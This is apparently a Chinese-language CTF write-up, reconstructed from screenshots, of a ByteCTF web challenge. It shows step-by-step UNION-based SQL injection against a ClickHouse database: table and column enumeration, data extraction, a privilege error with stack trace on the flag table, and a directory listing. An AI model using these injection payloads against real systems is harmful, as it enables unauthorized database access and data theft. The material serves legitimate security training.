
```
events
formats
functions
grants
graphite_retentions
licenses
macros
merge_tree_settings
merges
metric_log
metrics
models
mutations
numbers
numbers_mt
one
part_moves_between_shards
parts
```

```
/?id=1 union all select name from system.tables where database='ctf'
```




39.105.175.150:30001/?id=1 union all select name from system.tables where database='ctf'

Welcome to ByteCTF',), ('hint




http://39.105.175.150:30001/?id=1 union all select name from system.tables where database='ctf'

```
/?id=1 union all select name from system.tables where database='default'
```




39.105.175.150:30001/?id=1 union all select name from system.tables where database='default'

Welcome to ByteCTF',), ('hello




```
http://39.105.175.150:30001/?id=1 union all select name from system.tables where database='default'
```

查字段




```
mochu7.localhost :) select name from system.columns where table='tables';

SELECT name
FROM system.columns
WHERE table = 'tables'

Query id: f594080f-2456-4c7f-b6be-ceb03ea2644a

┌─name─────────────────────────┐
│ database                     │
│ name                         │
│ uuid                         │
│ engine                       │
│ is_temporary                 │
│ data_paths                   │
│ metadata_path                │
│ metadata_modification_time   │
│ dependencies_database        │
│ dependencies_table           │
│ create_table_query           │
│ engine_full                  │
│ partition_key                │
│ sorting_key                  │
│ primary_key                  │
│ sampling_key                 │
│ storage_policy               │
│ total_rows                   │
│ total_bytes                  │
│ lifetime_rows                │
│ lifetime_bytes               │
│ comment                      │
└──────────────────────────────┘

22 rows in set. Elapsed: 0.006 sec.

mochu7.localhost :)
```

```
/?id=1 union all select name from system.columns where table='hello'
```


39.105.175.150:30001/?id=1 union all select name from system.columns where table='hello'


Welcome to ByteCTF',), ('ByteCTF




查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute
Post data Referer User Agent Cookies Clear All

http://39.105.175.150:30001/?id=1 union all select name from system.columns where table='hello'

```
/?id=1 union all select name from system.columns where table='hint'
```


39.105.175.150:30001/?id=1 union all select name from system.columns where table='hint'

Welcome to ByteCTF',), ('id




查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute
Post data Referer User Agent Cookies Clear All

http://39.105.175.150:30001/?id=1 union all select name from system.columns where table='hint'

查数据内容


```
/?id=1 union all select ByteCTF from default.hello
```


39.105.175.150:30001/?id=1 union all select ByteCTF from default.hello

Welcome to ByteCTF',), ('Welcome to ByteCTF

http://39.105.175.150:30001/?id=1 union all select ByteCTF from default.hello

```
/?id=1 union all select id from ctf.hint
```



39.105.175.150:30001/?id=1 union all select id from ctf.hint

Welcome to ByteCTF',), ('you_dont_have_permissions_to_read_flag


http://39.105.175.150:30001/?id=1 union all select id from ctf.hint

提示是没有权限得到flag，根据提示尝试查flag表

```
/?id=1 union all select * from ctf.flag
```


39.105.175.150:30001/?id=1 union all select * from ctf.flag

Code: 497. DB::Exception: user_02: Not enough privileges. To execute this query it's necessary to have grant SELECT(flag) ON ctf.flag. Stack trace: 0. bool DB::ContextAccess::checkAccessImpl2 >, std::__1::basic_string_view >, std::__1::vector,




```
std::__1::allocator >, std::__1::allocator, std::__1::allocator > > >(DB::AccessFlags const&, std::__1::basic_string_view > const&, std::__1::basic_string_view > const&, std::__1::vector, std::__1::allocator >, std::__1::allocator, std::__1::allocator > > > const&)
const::'lambda'(std::__1::basic_string, std::__1::allocator > const&, int)::operator()(std::__1::basic_string, std::__1::allocator > const&, int) const @ 0xe64b9c1 in /usr/bin/clickhouse 1. bool DB::ContextAccess::checkAccessImpl2 >,
std::__1::basic_string_view >, std::__1::vector, std::__1::allocator >, std::__1::allocator, std::__1::allocator > > >(DB::AccessFlags const&, std::__1::basic_string_view > const&, std::__1::basic_string_view > const&, std::__1::vector, std::__1::allocator >,
std::__1::allocator, std::__1::allocator > > > const&) const @ 0xe64a7dc in /usr/bin/clickhouse 2. void DB::Context::checkAccessImpl, std::__1::allocator >, std::__1::basic_string, std::__1::allocator >, std::__1::vector, std::__1::allocator >, std::__1::allocator,
std::__1::allocator > > >(DB::AccessFlags const&, std::__1::basic_string, std::__1::allocator > const&, std::__1::basic_string, std::__1::allocator > const&, std::__1::vector, std::__1::allocator >, std::__1::allocator, std::__1::allocator > > > const&) const @
0xea9f8dd in /usr/bin/clickhouse 3. DB::Context::checkAccess(DB::AccessFlags const&, DB::StorageID const&, std::__1::vector, std::__1::allocator >, std::__1::allocator, std::__1::allocator > > > const&) const @ 0xea9f643 in /usr/bin/clickhouse 4.
DB::InterpreterSelectQuery::InterpreterSelectQuery(std::__1::shared_ptr const&, DB::Context const&, std::__1::shared_ptr const&, std::__1::optional, std::__1::shared_ptr const&, DB::SelectQueryOptions const&, std::__1::vector, std::__1::allocator >,
std::__1::allocator, std::__1::allocator > > > const&, std::__1::shared_ptr const&) @ 0xec71409 in /usr/bin/clickhouse 5. DB::InterpreterSelectQuery::InterpreterSelectQuery(std::__1::shared_ptr const&, DB::Context const&, DB::SelectQueryOptions
const&, std::__1::vector, std::__1::allocator >, std::__1::allocator, std::__1::allocator > > > const&) @ 0xec6f15d in /usr/bin/clickhouse 6. DB::InterpreterSelectWithUnionQuery::buildCurrentChildInterpreter(std::__1::shared_ptr const&, std::__1::vector,
std::__1::allocator >, std::__1::allocator, std::__1::allocator > > > const&) @ 0xef909f5 in /usr/bin/clickhouse 7. DB::InterpreterSelectWithUnionQuery::InterpreterSelectWithUnionQuery(std::__1::shared_ptr const&, DB::Context const&,
DB::SelectQueryOptions const&, std::__1::vector, std::__1::allocator >, std::__1::allocator, std::__1::allocator > > > const&) @ 0xef8f2f0 in /usr/bin/clickhouse 8. DB::InterpreterFactory::get(std::__1::shared_ptr&, DB::Context&, DB::SelectQueryOptions
const&) @ 0xec25e90 in /usr/bin/clickhouse 9. ? @ 0xf12d109 in /usr/bin/clickhouse 10. DB::executeQuery(std::__1::basic_string, std::__1::allocator > const&, DB::Context&, bool, DB::QueryProcessingStage::Enum, bool) @ 0xf12bce3 in /usr/bin
/clickhouse 11. DB::TCPHandler::runImpl() @ 0xf8b7c5d in /usr/bin/clickhouse 12. DB::TCPHandler::run() @ 0xf8ca1c9 in /usr/bin/clickhouse 13. Poco::Net::TCPServerConnection::start() @ 0x11f7ccbf in /usr/bin/clickhouse 14.
Poco::Net::TCPServerDispatcher::run() @ 0x11f7e6d1 in /usr/bin/clickhouse 15. Poco::PooledThread::run() @ 0x120b4df9 in /usr/bin/clickhouse 16. Poco::ThreadImpl::runnableEntry(void*) @ 0x120b0c5a in /usr/bin/clickhouse 17. start_thread @
0x7fa3 in /lib/x86_64-linux-gnu/libpthread-2.28.so 18. clone @ 0xf94cf in /lib/x86_64-linux-gnu/libc-2.28.so
```

```
http://39.105.175.150:30001/?id=1 union all select * from ctf.flag
```

发现没有权限访问，但是可以知道存在`ctf.flag`这张表；需要获得更高的权限


继续分析

`?id=0` 发现一个链接，存在指定目录可浏览



```
Index of /files/

../
test.jpg                                           15-Oct-2021 22:50              289776
```

且是Web服务器是Nginx



